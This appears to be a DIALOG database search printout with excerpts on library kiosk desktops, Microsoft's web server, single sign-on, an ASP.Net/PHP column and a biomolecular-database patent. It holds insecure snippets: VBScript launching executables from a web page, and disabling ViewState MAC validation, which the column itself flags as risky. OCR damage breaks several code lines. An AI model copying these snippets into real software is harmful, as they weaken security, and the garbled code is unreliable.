File 94:JICST-EPlus 1985-2006/Jan w2  
(c)2006 Japan Science and Tech Corp(JST)  
File 2:INSPEC 1898-2006/Mar w3  
(c) 2006 Institution of Electrical Engineers  
File 256:TecInfoSource 82-2006/Apr  
(c) 2006 Info.Sources Inc

| Set | Items | Description  |
|-----|-------|--|
| S1  | 4     | SERVER()SIDE(30N)(SCRIPT OR SCRIPTING)(30N)(LOGON OR LOGIN<br>OR (LOG OR LOGS OR LOGGING OR LOGGED)()(ON OR IN))(30N)SECURI-<br>TY NOT PY>2000 |
| S2  | 3     | RD (unique items)  |

? t2/3,k/all

2/3,K/1 (Item 1 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

11924155 SUPPLIER NUMBER: 61203005 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
**Designing a Web-Based Desktop That's Easy to Navigate.(Technology  
Information)**  
Rogers, Eric  
Computers in Libraries, 20, 4, 34  
April, 2000  
ISSN: 1041-7915 LANGUAGE: English RECORD TYPE: Fulltext  
WORD COUNT: 2943 LINE COUNT: 00249

... access to all types of electronic resources, a familiar and  
intuitive interface, and increased system security .  
while the new web-based interface has proven to be very successful,  
there are of...

...must be accessed through a network path from the server. This precludes  
the use of server - side processing to customize pages based on location.  
We are currently maintaining separate HTML code for...

...system path--Any newly installed software must be added to the path

before the VB- Script can launch it from a hyperlink. A logon script can simplify the process for multiple remote workstations.

- \* Requires Internet Explorer 5--Similar solutions utilizing Netscape are probably possible, but we have not had a need to explore them. We don't know yet if future upgrades to Internet Explorer will require programming changes.

- \* No Windows Task Bar--Kiosk mode precludes the presence of the Task Bar. Users can still cycle through open windows using Alt-Tab, but if they click on the desktop page, it is brought to the front and all other windows and applications disappear behind it. This has been a significant customer training issue for public service staff.

- \* Auto-update features--Internet Explorer and many plug-ins (QuickTime, RealPlayer, and others) will offer to install missing components or update existing ones. User installation can usually be disabled, but it is difficult to hide the offers.

#### The Future of Our Project

The new desktop's rollout is virtually complete; however, we do consider it to be at the version 1.0 stage, and we are already looking toward future enhancements:

- \* Eliminate multiple installations--We hope to find a way to run all desktops through a central internal Web server. Location-specific elements and information could then be programmed from a common template using server-side processing or client-side VBScripting.

- \* Greater customization--We plan to customize desktops at the branches to incorporate unique information about each location, including programs and events, specialized collections, etc.

- \* Revive the Task Bar--Although this is a long shot, we would like to try to bring back the Task Bar while retaining as many benefits of the kiosk mode as possible.

The web-based desktop has been well received by customers, public service staff, and IT staff. Customers now have a modern Web browser and an intuitive, point-and-click interface. As a result, public services staff now fields fewer systems questions and problems from customers, and the IT staff now has a secure, flexible platform that can accommodate future enhancements and new technologies. KCPL is now better able to deliver disparate and emerging electronic resources inside a unified and extensible interface.

Eric Rogers is the Internet services administrator for the Kansas City Public Library in Kansas City, Missouri. He holds a B.S. in psychology from Drake University in Des Moines, Iowa, and has 3 years of experience in web development. He was previously Web developer for the State of Iowa's Workforce Development department.

This sample code is what we used to launch  
programs from hyperlinks on a web page.  
VBScript for launching applications  
from a web page

```
Put between (less than)head(greater than)(less than)/head(greater than):
```

```
(less than)script language ="vbscript"(greater than)
function launchExe(exename)
    set wsh = CreateObject("WScript.Shell")
    wsh.Run(exename)
    set wsh = nothing
end function
(less than)/script(greater than)
Link in web page
(less than)a onclick="launchExe(winword.exe)"
    style="text-decoration:underline;color blue"(greater than)MS
word(less than)/a(greater than)
```

#### URL BOX

```
(less than)form name="openurl" on
Submit="openwindow('http://' + document.openurl.myurl.value):"
target="_blank"(greater than)
(less than)input type="text" name="myurl" size="17"(greater than)
(less than)input type="button" value="Go" onClick="openwindow
('http://' + document.openurl.myurl.value):"(greater than)
(less than)/form(greater than)
```

#### Technical Components of Our Design

Windows NT 4.0 Server and workstation

Windows NT policies and policy file settings

One server per location to support workstations at the corresponding location

Microsoft Internet Explorer 5 and the Internet Explorer  
Administration Kit

Scripts:

- \* VBScript for launching executables
- \* JavaScript for opening new windows and specifying size/placement
- \* Form for opening user-entered URLs in a new window

Windows Script Host

Jaws for Windows from Henter-Joyce

ZoomText from Ai Squared

2/3,K/2 (Item 1 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

01937726 SUPPLIER NUMBER: 18272380 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Web slinging via the Microsoft Gates-way. (Microsoft Internet Server  
code-named Gibraltar)(To and From the Desktop) (Product Development)  
Kehoe, Miles B.  
HP Professional, v10, n4, p47(2)  
April, 1996  
ISSN: 0896-145X LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 1105 LINE COUNT: 00090

... every time your system reboots. This means that your server does not need to be **logged in** to serve web, ftp and gopher clients. In other words, you don't need to be **logged on** for your NT Server system to be actively serving clients - even if your site has suffered a temporary power loss.

Microsoft's Web server features full **security**, full access to server - side CGI programming and full database connectivity that lets you use your ODBC, SQL Server or...

...the database as a repository for documents you want to serve. The web supports standard **scripting** and CGI access, but it also supports Microsoft's own Internet Server Application Programming Interface (ISAPI) for more efficient programmatic customization of your Web site.

Security can be based on IP addresses, the NT Access Control List (ACL), NT usernames and passwords, or by using the Secure Sockets Layer (SSL) and RSA encryption. The server also provides support for Private Communication Technology (PCT), an enhancement and secure upgrade to the SSL protocol. Microsoft also intends to add Secure Transaction Technology (STT), developed jointly by Microsoft and Visa International, to support electronic payment technology. This integrated database connectivity positions Microsoft Web offering as part of the full Microsoft BackOffice suite.

No Internet strategy? I don't think so.

The Microsoft Internet product suite also features an enhanced web browser called the Microsoft Internet Explorer. It provides many of the browser enhancements such as table support and enhanced HTML, already included in Netscape's Navigator browser. And while Bill Gates may prefer Visual Basic (VB) as the scripting language, he has already stated that JavaScript will be in Microsoft's future. This makes it difficult for ISVs and IS development shops to know which way to go in building and deploying web tools. Although JavaScript seems to be most promising as an industry solution, Microsoft's staying power can't be discounted, especially if they decide to emphasize VB.

GO, GO GOPHEBS

The Microsoft Internet Server includes a full gopher server. Gopher is another of the popular Internet services that gives you the ability to create a full-blown information system. Originally developed at the University of Minnesota (the gophers), you can use gopher servers to locate and fetch (or go-for) information worldwide. With this, you can create your own gopher pages to publish ftp, Telnet, ASCII and other types of data sources worldwide. This lets you organize your information either for external Internet publishing or for internal "intranet" information stores. Microsoft is one of the few providers of commercial gopher servers, and this stands to be a significant part of the suite for people who want to provide information in more than just web pages.

ftp services has been part of Windows NT for some time. However, the new ftp server provides professional menu-driven system administration, logging and access control from the same kind of menu system as the web



Ginger R. DeMille

service. It allows you to limit access to individual directories, easily create the messages and announcements within directories, and general control a secure ftp site. Clearly, Microsoft's Internet Server is meant to be a serious challenge to other http server software, but the fully integrated suite of applications shows that Microsoft is indeed planning to own the territory (so what else is new?). Expect to see Internet connectivity built into BackOffice products like SQL Server to end-user applications like Microsoft word for windows.

Nevertheless, the stock market is betting on Netscape, at least for now. Netscape was one of the earliest commercial http server providers to ship a product with full security. And they were certainly one of the first to provide cross-platform administration tools. A number of vendors, including O'Reilly and Associates' webSite for windows, windows 95 and windows NT, have easy-to-configure and easy-to-manage servers. But, few of them are as ubiquitous and platform-neutral as Netscape's product. And although Microsoft has announced its intentions, firm delivery dates are yet to be forth-coming. Still, when the smoke clears, I wouldn't be surprised to see Microsoft as the eventual winner in the web-related products market. After all, profitability is what keeps companies going and I think Microsoft can and win be a profitable web company.

- Miles, part of the mobile workforce, actually gets to live and work in Santa ra, California - sometimes. But you an always reach him by E-mail at mbk@ideaeng.com, or visit his www home page at <http://www.deaeng.com>.

2/3,K/3 (Item 2 from file: 275)  
DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

01775828 SUPPLIER NUMBER: 16854770 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Under lock and key. (eliminating frustration associated with logon  
duplication)(Special Report)(includes related article on improving access  
control)(Tutorial)

Hurwicz, Mike

LAN Magazine, v10, n3, p116(6)

March, 1995

DOCUMENT TYPE: Tutorial ISSN: 0898-0012 LANGUAGE: ENGLISH

RECORD TYPE: FULLTEXT; ABSTRACT

WORD COUNT: 3799 LINE COUNT: 00311

...ABSTRACT: users do not need to write down multiple passwords they cannot remember. It also allows security to be enforced at the enterprise level; an attempted break-in can cause an SSO system to disable all accounts on allre workstation-based scripting, which works like a sophisticated macro and automates logons, and login services, which are built into dedicated products. Scripting is easy to install and is tactical rather than strategic;it requires no changes on the host or server side. Login services has more of an enterprise focus and allows more centralized management, but there is...

...cross-platform support. An enterprise directory such as Novell's NetWare Directory Services can facilitate login services.

?

? show files;ds

File 9:Business & Industry(R) Jul/1994-2006/Mar 31  
(c) 2006 The Gale Group

File 13:BAMP 2006/Mar w4  
(c) 2006 The Gale Group

File 15:ABI/Inform(R) 1971-2006/Apr 01  
(c) 2006 ProQuest Info&Learning

File 16:Gale Group PROMT(R) 1990-2006/Apr 03  
(c) 2006 The Gale Group

File 20:Dialog Global Reporter 1997-2006/Apr 03  
(c) 2006 Dialog

File 47:Gale Group Magazine DB(TM) 1959-2006/Mar 31  
(c) 2006 The Gale group

File 88:Gale Group Business A.R.T.S. 1976-2006/Mar 27  
(c) 2006 The Gale Group

File 148:Gale Group Trade & Industry DB 1976-2006/Mar 31  
(c)2006 The Gale Group

File 211:Gale Group Newsearch(TM) 2006/Mar 31  
(c) 2006 The Gale Group

File 275:Gale Group Computer DB(TM) 1983-2006/Mar 31  
(c) 2006 The Gale Group

File 348:EUROPEAN PATENTS 1978-2006/ 200613  
(c) 2006 European Patent Office

File 349:PCT FULLTEXT 1979-2006/UB=20060330,UT=20060323  
(c) 2006 WIPO/Univentio

File 484:Periodical Abs Plustext 1986-2006/Mar w4  
(c) 2006 ProQuest

File 485:Accounting & Tax DB 1971-2006/Mar w4  
(c) 2006 ProQuest Info&Learning

File 570:Gale Group MARS(R) 1984-2006/Mar 31  
(c) 2006 The Gale Group

File 610:Business Wire 1999-2006/Apr 03  
(c) 2006 Business Wire.

File 621:Gale Group New Prod.Annou.(R) 1985-2006/Mar 31  
(c) 2006 The Gale Group

File 635:Business Dateline(R) 1985-2006/Apr 01  
(c) 2006 ProQuest Info&Learning

File 647:CMP Computer Fulltext 1988-2006/Apr w3  
(c) 2006 CMP Media, LLC

File 649:Gale Group Newswire ASAP(TM) 2006/Mar 24  
(c) 2006 The Gale Group

File 654:US Pat.Full. 1976-2006/Mar 30  
(c) Format only 2006 Dialog

File 674:Computer News Fulltext 1989-2006/Mar w4  
(c) 2006 IDG Communications

File 781:ProQuest Newsstand 1998-2006/Apr 03  
(c) 2006 ProQuest Info&Learning

File 810:Business Wire 1986-1999/Feb 28  
(c) 1999 Business Wire

File 992:NewsRoom 2004 Jan 1-2004/Dec 31  
(c) 2005 Dialog

File 993:NewsRoom 2003  
(c) 2005 Dialog

File 994:NewsRoom 2002  
(c) 2005 Dialog

File 995:NewsRoom 2001  
(c) 2005 Dialog

File 996:NewsRoom 2000  
(c) 2005 Dialog

Set Items Description

S1 2 SERVER()SIDE? ?(30N)PERL(30N)(SCRIPT OR SCRIPTING)(30N)(LO-  
GON OR LOGIN OR (LOG OR LOGS OR LOGGING OR LOGGED)()(ON OR IN-  
)))(30N)SECURITY

? t1/7/all

1/7/1 (Item 1 from file: 20)

DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

22763746 (THIS IS THE FULLTEXT)

Hands On - web development - Casting the .Net wider.

PC WORLD, p190  
June 01, 2002

In last month's column I shared my disappointment over Brinkster.com's non-working ASP.Net web space. The attraction of Brinkster is not only its .Net support, but also its price - free to 'general members'. In February, Brinkster updated its .Net support from the beta to the release version, and the good news is that .Net applications, which previously did not work at all, sprang into life.

As explained last month, one of the advantages of .Net is that it offers an easy way to generate bitmaps server-side. Among other things, this lets you display dynamic text using any font on your server, provided that you are sensible about the size of the bitmap you are asking users to download. By contrast, you can assume nothing about what fonts the user has on their client. One of the first things I did when Brinkster woke up was to run the listfonts.aspx routine (as presented last month) to see what was available. Some intriguing names appeared, things like Gulim, Narkisim, and Rod Transparent. To satisfy curiosity, I reckoned it would be worth adapting listfonts.aspx to display sample text in the font of my choice. A neat way to do this is to have the fonts listed in a listbox, with a preview button. The button renders the currently selected font below the listbox. It is an interesting exercise since it introduces a particularly powerful but tricky aspect of ASP.Net: the Viewstate.

#### Coding ASP.Net forms

The first task is to code the basic HTML elements. Figure 1 shows this part of the application. It defines four controls: a listbox, a button, a label, and an image. The first three are prefixed 'asp:' and feature the RunAt attribute set to 'Server'. This means you can write server-side code against them. The button control specifies an OnClick event handler, which also runs on the server. Next, the image object has its source set to a further ASP .Net page. This is dynamicfont.aspx, which I showed last month. I've adapted it slightly to accept the font name and text from URL parameters, and to return a suitable error image if there is a problem. The finished page returns a dynamically generated.gif image, displaying the selected text in the specified font. The revised dynamicfont.aspx is shown in figure 2.

The next step is to add server-side script. You can do this in two ways. The simplest is to add a <script> element to the page. Alternatively, you can put the code in a separate file and link it with an Inherits page directive. The code-behind approach is recommended for all but the simplest projects, since it makes it easier and safer to edit the HTML in a design-oriented editor such as Dreamweaver. However, for this example I'm using the single-file approach to save space. I'll start with a non-optimised version, and then show two ways to improve performance. The same principles apply to almost any ASP.Net application.

#### Understanding Viewstate

Figure 3 shows the first attempt. There are two routines. The first handles the Page\_Load event, filling the listbox with the names of installed fonts. The second handles the Button\_Click event, passing the name of the selected font along with some suitable text as URL arguments for dynamicfont.aspx.

The page works fine; however, it is not efficient. If you view the source, you will notice a large hidden element of the form:

```
<input type="hidden" id="
name="__VIEWSTATE" data-
value="dDwxODU ...">
```

(Key: d code string continues)

This variable contains all the contents of the form. When the user clicks the button, the form gets posted back to the server. ASP.Net unpacks the viewstate to restore the state of the form, and then applies any changes made by the user, available in the normal form variables. All this happens before the Page\_Load event fires. Therefore, you do not need to repopulate the controls in the Page\_Load event handler. In fact, if you program Page\_Load without taking account of the Viewstate, then the list of fonts would increase each time the user requested a preview. The solution is to use Page.IsPostBack to detect whether the page is being requested for the first time. A key ASP.Net optimisation is to make careful use of IsPostBack to avoid unnecessary code.

Even when you do this, an unavoidable side-effect is that the form is in effect sent to the client twice, diminishing performance. There is a trade-off. The cost of Viewstate is the increased size of the page, and the processing involved in creating and unpacking the Viewstate. The benefit is

simplified code, and the ability to skip over parts of your code during postbacks. If you find that maintaining Viewstate is more trouble than it is worth, you can disable it by setting the EnableViewState attribute, either for individual controls or for the entire page:

```
<%@ Page EnableViewState
="False"%>
```

Once you have done this, you have a little extra work to do to make the application run well. It is no use writing:

```
sFontName = fontlist.d
SelectedItem.Text
```

since without Viewstate ASP.Net will not know what the selected item is. Instead, you have to revert to an older style:

```
sFontName=Request.Form.d
Item("Fontlist")
```

For extra polish, it is worth reselecting the chosen font in the list: 'Get the index of the selected font

```
Dim count As Integer =
FontList.Items.Count
```

```
Dim j As Integer = 0
```

```
While j < count
```

```
if fontlist.Items(j).d
```

```
Text = sFontName then d
```

```
fontlist.Selected
```

```
Index = j
```

```
Exit While
```

```
End if
```

```
j = j+1
```

```
End While
```

Finally, you need to ensure that references to isPostBack are removed.

After that, the application should work exactly as before.

Testing performance

In a case like this, it is not obvious which approach gives best performance. In addition, the connection speed is a factor: the slower the link, the more it pays to keep page size down. The Viewstate hidden field is only a significant problem for pages that contain data-laden controls like listboxes. ASP.Net makes it easy to test server-side performance by enabling Trace. Add this to the page directive:

```
<%@ Page Trace="True"%>
```

Now, you will get a bundle of performance data appended to the page. Under Trace information, the page tells you the length of time for each event, together with the running total. Under Control tree, you can see the size of each control. You can also see the details of the headers and server variables. Finally, you can write to the trace log in your code, with Context.Trace.Write and Context.Trace.Warn.

In this case, and running locally, I got a time of 0.013 seconds to render with Viewstate, and a page size of 24,274bytes. Running without Viewstate, I got a time of 0.0079 seconds to render, and a page size of 12,833bytes. That's a clear advantage for setting Viewstate false in this instance.

Corrupt Viewstates

Just when I was beginning to enjoy ASP.Net, along comes a nasty problem: a message that Viewstate is invalid for this page. It is caused by a security feature. By default, the Viewstate field is authenticated to ensure that it has not been altered by the client. Unfortunately, the authentication appears to fail sometimes, even when it has not been tampered with. Microsoft has documented some reasons for this, although not every case is covered yet. In most cases, you can solve the problem with another page directive:

```
<%@ Page d
EnableViewStateMac= d
"False"%>
```

However, Microsoft recommends against this on security grounds. It is not yet clear whether the risk is simply a matter of false field values, or something more serious. There are hints that an update to ASP.net might make this easier.

PHP members only

In the February issue, I presented a PHP application to enable users to sign in to your site. This is the starting point for many interesting web applications. Some readers emailed to ask what would be the next step, for example to enable users to get a personalised home page.

First, let's be clear about one essential feature. For this to work,

you must have a website that allows you to run server - side scripts, such as PHP (as in the example), ASP, Perl or server - side Java. Second, in most cases you will want to have an online database, such as MySQL, SQL Server, or even Microsoft Access. It is worth noting that even a simple text file can serve as a database, so there are ways around this second requirement.

The example sets up a script that lets you require log - on for any page, by adding a single PHP include at its head, and saving with a.php extension. The script does something else: it registers the user's email address as a session variable. Email addresses are a handy unique identifier for your users. It means that you can save and retrieve information specific to that user in a database.

For example, perhaps you want to have users return automatically to the page they last looked at on their previous visit. To do this, you would include a script at the head of each page that stored the email and page name in a table.

Users often don't bother to log off specifically; rather, they just drift away and the session times out. When they come back and log in again, the logon script can look up the user, identify the page last visited, and redirect to that page:

```
<?php//
code to retrieve $lastd
url goes here headerd
("Location: $lasturl");
exit;
?>
```

Another idea would be to have users specify what interests them. If it is an arts site, you might have categories for concerts, theatre, and film. Store the preference in the database, and redirect to the appropriate start page.

Sophisticated ecommerce sites such as Amazon.com do this on the fly. Rather than make users complete a form, the web server application monitors the pages visited and analyses this information to work out likely preferences. When users return, they see a list of the items most recently viewed, as well as other items Amazon thinks might be interesting.

You will not be able to implement a site of this complexity overnight, but the principles are simple enough. The site maintains a log of previous activity and uses it to generate customised pages.

If the website is linked to a club or subscriber-based business, then users will expect to be able to see and amend their personal information, such as subscription expiry and address. Once you have retrieved a unique member ID, it is not difficult to generate a form with these details.

#### Back to basics

Reader Paul Beesley writes: Recently I decided it was time to stop using wysiwyg editors and learn how to make a website using HTML. I found it much easier than I expected (mostly due to the fantastic tutorial from Webmonkey - see screenshot 1) and I wondered if it would be possible to produce a section of PCW devoted to helping novice users learn HTML?

It's a good idea, although as Paul says there are lots of other resources out there. The other factor is that this column is particularly focused towards dynamic websites, which usually means some level of server-side activity. Even so, a knowledge of HTML is essential for serious web development. Scripts often have to generate valid HTML from code, which requires you to know at least the basics.

It is true that tools such as Dreamweaver Ultradev enable you to build applications without leaving the comfort of wysiwyg. However, no tool is perfect, and as soon as you want to check out a problem or customise a feature in ways that the tool does not easily allow, then you have to make sense of the HTML. Having said that, drawing tables or planning multiframe pages in pure code is tedious, and a visual editor is a great time-saver.

Visual editors are more useful if you know how to achieve the same effects in code. Recent releases of products like Dreamweaver and Frontpage let you switch seamlessly between code and design view, which is an ideal compromise. That way, you decide what to do in code, as well as what to do visually.

#### PAGE LOAD AND FORM LOAD

A great feature of ASP.Net is the way it makes server-side web programming similar to ordinary Windows programming. The Page Load event in ASP.Net is similar to the Form Load event in Windows forms; but there is a crucial difference. In a Windows form, the Load event only fires when the form opens, not whenever the user clicks a button. Web forms are different: the page is reloaded every time a server-side event fires. If you

initialise controls in Page Load without clearing their contents, and use Viewstate, then you have a nasty bug. You could also carelessly reset the contents of form controls that the user had edited. The solution is to make careful use of isPostBack so that only the appropriate code runs.

CONTACTS

Tim Anderson welcomes your comments on the Web Development column. Contact him via the PCW editorial office or email: webdev@pcw.co.uk. Please do not send unsolicited file attachments.

1/7/2 (Item 1 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00840942 \*\*Image available\*\*

UNIVERSAL BIOMOLECULAR DATA SYSTEM

SYSTEME UNIVERSEL DE DONNEES BIOMOLECULAIRES

Patent Applicant/Assignee:

ARENA PHARMACEUTICALS INC, 6166 Nancy Ridge Drive, San Diego, CA 92121,  
US, US (Residence), US (Nationality), (For all designated states  
except: US)

Patent Applicant/Inventor:

JONES Gareth, 210 South Helix Avenue, Apt. H, Solana Beach, CA 92075, US,  
US (Residence), GB (Nationality), (Designated only for: US)

Legal Representative:

SKALE Andrew (et al) (agent), Brobeck, Phleger & Harrison, LLP, 12390 El  
Camino Real, San Diego, CA 92130, US,

Patent and Priority Information (Country, Number, Date):

Patent: WO 200173587 A2-A3 20011004 (WO 0173587)

Application: WO 2001US3038 20010130 (PCT/WO US0103038)

Priority Application: US 2000193065 20000329; US 2000635833 20000809

Designated States:

(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)

AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CR CU CZ DE DK DM DZ EE  
ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT  
LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM  
TR TT TZ UA UG US UZ VN YU ZA ZW

(EP) AT BE CH CY DE DK ES FI FR GB GR IE IT LU MC NL PT SE TR

(OA) BF BJ CF CG CI CM GA GN GW ML MR NE SN TD TG

(AP) GH GM KE LS MW MZ SD SL SZ TZ UG ZW

(EA) AM AZ BY KG KZ MD RU TJ TM

Main International Patent Class (v7): G06F-017/30

Publication Language: English

Filing Language: English

Fulltext word Count: 18728

English Abstract

The present invention includes a database management system that interfaces with a plurality of databases storing biomolecular data. A request to access biomolecular data stored in at least one of a plurality of databases is received by the database management system from a user's computer. The database management system determines which of the plurality of databases store the biomolecular data. Instructions to access the biomolecular data in the at least one of the plurality of databases is generated and the information is accessed. The biomolecular data is received from the at least one of the plurality of databases. Then a web page display of the biomolecular data received from the at least one of the plurality of databases is generated and sent to the user's computer.

French Abstract

La presente invention concerne un systeme de gestion de bases de donnees fonctionnant en interface avec une pluralite de banques de donnees dans lesquelles sont stockees des donnees biomoleculaires. Une demande en provenance d'un ordinateur d'utilisateur pour obtenir l'acces aux donnees biomoleculaires stockees dans au moins une desdites banques de donnees est recue par le systeme de gestion des bases de donnees. Ce systeme determine quelle des bases de donnees, parmi la pluralite de ces bases, stocke les donnees biomoleculaires recherchees. Sont alors generees des instructions donnant acces aux donnees moleculaires stockees dans au

moins une des banques de donnees. Suit la reception des donnees  
moleculaires tirees d'au moins une de la pluralite de bases de donnees.  
Les donnees biomoleculaires recues d'au moins une des bases de donnees  
sont ensuite affichees sur une page Internet et transmises a l'ordinateur  
de l'utilisateur.

Legal Status (Type, Date, Text)

Publication 20011004 A2 without international search report and to be  
republished upon receipt of that report.  
Examination 20011101 Request for preliminary examination prior to end of  
19th month from priority date  
Search Rpt 20030103 Late publication of international search report  
Republication 20030103 A3 with international search report.

Claim

1) A database management system that provides an interface to a plurality  
of databases  
storing biomolecular data, said system comprising:  
a plurality of databases storing biomolecular data;  
at least one processing unit;  
a first computer instruction that directs said processing unit to receive  
a request for access to biomolecular data stored in at least one of said  
plurality of databases; a second computer instruction that determines  
which of said plurality of databases  
'd biomolecular data;  
stores said  
a third computer instruction that accesses said biomolecular data in  
said at least one of  
said plurality of databases;  
a fourth computer instruction that receives said biomolecular data from  
said at least  
one of said plurality of databases; and  
a web page that is generated by said processing unit and displays said  
biomolecular data received from said at least one of said plurality of  
databases. 2) The system of claim 1, wherein said plurality of databases  
includes a relational database that stores statistical biomolecular data.  
3) The system of claim 2 wherein said relational database comprises a  
molecule identification number for a molecule. 20 4) The system of claim  
2 wherein said relational database comprises a structural descriptor of a  
molecule. 5) The system of claim 2 wherein said relational database  
comprises assay results for a molecule. 6) The system of claim 1 wherein  
said plurality of databases include a chemical structure search system.  
7) The system of claim 6 wherein said chemical structure search system is  
a UNITY system.

48

) The system of claim 6 wherein said chemical structure search system  
comprises a chemical structure of at least one molecule. 9) The system of  
claim 8 wherein said third computer instruction comprises computer  
instructions that generate a search for structures similar to a desired  
molecule. 10) The system of claim 8 wherein said third computer  
instructions comprises computer instructions that generate a search of  
said database for an exact match to a desired molecule. 11) The system of  
claim 8 wherein said third computer instruction comprises computer  
instructions that generate a hit-list objects storing records found in  
search of said chemical structure search system. 10 12) The system of  
claim 8 wherein said chemical structure search system comprises a  
registration identifier for said at least one molecule. 13) The system of  
claim 2 wherein said plurality of databases comprises a gene sequence  
database. 14) The system of claim 13 wherein said first computer  
instructions comprises instructions to said first processing unit to  
generate a sequence homology search for a sequence in said gene sequence  
database. 15) The system of claim 1 wherein said web page comprises an  
applet. 16) The system of claim 15 wherein said applet comprises an  
update of progress of a program being executed by said at least one of  
said plurality of databases. 17) The system of claim 15 wherein said  
applet comprises a comparison of two assays of said biomolecular data.  
18) The system of claim 1, wherein said plurality of databases comprises  
databases that store chemical, screening, and genomic data. 19) The  
system of claim 18 wherein said first computer instruction comprises  
instructions to said first processing unit to receive said request from a  
second processing unit and further  
to said I



wherein said web page is transmitted to said second processing unit. 20) The system of claim 18 wherein said first processing unit receives an interface request 'de a graphical user interface to said second processing unit, said first processing unit to provi

49

id graphical user and said first processing unit transmits said graphical generates sal

user interface to said second processing unit. 21) The system of claim 18 wherein at least one of said plurality of databases is located on a remote database maintained by a remote processing unit and said first processing unit 'd biomolecular data from said remote database.

accesses sal 1

22) The system of claim 18 wherein said biomolecular data received from said at least one of said plurality of databases is stored in a computer memory. 23) The system of claim 22, wherein said biomolecular data received from said at least one of said plurality of databases is stored in tabular data files. 24) The system of claim 18 further comprising a fifth computer instruction that directs said first processing unit to add said biomolecular data to said plurality of databases based on said second computer instruction. 25) The system of claim 18 further comprising a sixth computer instruction that directs said first processing unit to edit biomolecular data stored in said at least one of said plurality of databases based on said second computer instruction.

26) The system of claim 18, further comprising a seventh computer instruction that directs said first processing unit to perform a software join on one of said plurality of databases with another of said plurality of databases. 27) The method of claim 18 wherein said biomolecular data comprises at least one of chemical, biological, and genomic data. 28) The method of claim 1, wherein said second computer instruction comprises looking in all of said plurality of databases. 29) The method of claim 1, further comprising at least one laboratory instrument that collects data, wherein said laboratory instrument is connected to said first processing unit. 30) The method of claim 29, wherein data collected from said laboratory instrument is stored in said plurality of databases. 31) A method for providing an interface to a plurality of databases storing biomolecular data, comprising the steps of:

50

receiving a request to access biomolecular data stored in at least one of a plurality of databases;

determining which of said plurality of databases store said biomolecular data; generating instructions to access said biomolecular data in said at least one of said plurality of databases;

receiving said biomolecular data from said at least one of said plurality of databases;

and

generating a web page display of said biomolecular data received from said at least one of said plurality of databases. 32) The method of claim 31 wherein step of generating said instructions comprises generating a request for a structural descriptor of a molecule. 33) The method of claim 31 wherein step of generating said instructions comprises generating a request to retrieve assay results for a molecule. 34) The method of claim 31 wherein said step of generating said instructions comprises generating a request to access said biomolecular data stored in a chemical structure search system. 35) The method of claim 31 wherein said step of generating said instructions comprises generating a request to find structures similar to a molecule in a chemical structure search system. 36) The method of claim 35 wherein said step of generating said instructions comprises generating a request to find an exact match to a molecule in a chemical structure search system. 37) The method of claim 31 wherein said biomolecular data comprises at least one of chemical, biological, or genomic data. 38) The method of claim 37 wherein said step of generating said instructions comprises generating a sequence homology search for a sequence in a gene sequence database. 39) The method of claim 37 wherein step of receiving said request comprises receiving said request from a second processing unit.

5 1

) The method of claim 37 further comprising transmitting said display to said second processing unit. 41) The method of claim 40 wherein said step



of generating said display comprises generating an applet displaying said biomolecular data. 42) The method of claim 41 further comprising maintaining a connection with said second processing unit to execute programs requested by said applet. 43) The method of claim 41 wherein step of generating said applet comprises generating an update of progress of a program being executed by said at least one of said plurality of databases. 44) The method of claim 41 wherein said step of generating said applet comprises generating a colored grid displaying a visualization of plate results of said biomolecular data. 45) The method of claim 41 wherein step of generating said applet comprises generating a visualization of dose-response data. 46) The method of claim 41 wherein said step of generating said applet comprises generating a comparison of two assays of said biomolecular data.

47) The method of claim 31 further comprising:  
receiving an interface request to provide a graphical user interface to said second processing unit, wherein said graphical user interface comprises a web page;  
generating said graphical user interface; and  
transmitting said graphical user interface to said second processing unit.

48) The method of claim 47 further comprising:  
reading a program from said request wherein said program manipulates said biomolecular data in said at least one of said plurality of databases from said request; generating said instructions to execute said program in said at least one of said plurality of databases;  
transmitting said instructions to said at least one of said plurality of database; transmitting updates to said second processing unit indicating said program is being

20

executed responsive to said at least one plurality of databases executing said program; and

52

transmitting results of said program to said second processing unit responsive to said program being completed. 49) The method of claim 48 further comprising accessing said biomolecular data from a remote database maintained by a remote processing unit. 50) The method of claim 49 further comprising storing said biomolecular data received from said at least one of said plurality of databases. 51) The method of claim 48, wherein said step of generating said instructions comprises generating said instructions to edit biomolecular data stored in said at least one of said plurality of databases. 52) The method of claim 48, wherein said step of transmitting said instructions comprise periodically transmitting said instructions to perform iterative functions. 53) The method of claim 48, wherein said step of receiving said request to access biomolecular data stored in at least one of a plurality of databases comprises receiving a request, by said database management system, to access biomolecular data stored in at least one of a plurality of databases

54) The method of claim 48, wherein said step of determining which of said plurality of databases store said biomolecular data comprises determining, by said database management system, which of said plurality of databases store said biomolecular data. 55) The method of claim 54, wherein said step of generating instructions to access said biomolecular data in said at least one of said plurality of databases comprises generating instructions, by said database management system, to access said biomolecular data in said at least one of said plurality of databases. 56) The method of claim 55, wherein said step of receiving said biomolecular data from said at least one of said plurality of databases comprises receiving, by said database management system, said biomolecular data from said at least one of said plurality of databases.

57) The method of claim 31 further comprising:

53

reading a program to execute on said biomolecular data in said at least one of said plurality of databases;  
generating instructions for executing said programs for said at least one of said plurality of databases;  
transmitting said instructions to said at least one of said plurality of

databases; receiving updates indicating said at least one of said plurality of databases is  
I id program;  
executing said  
indicating to said user that said at least one of said plurality of databases is executing  
said program; and  
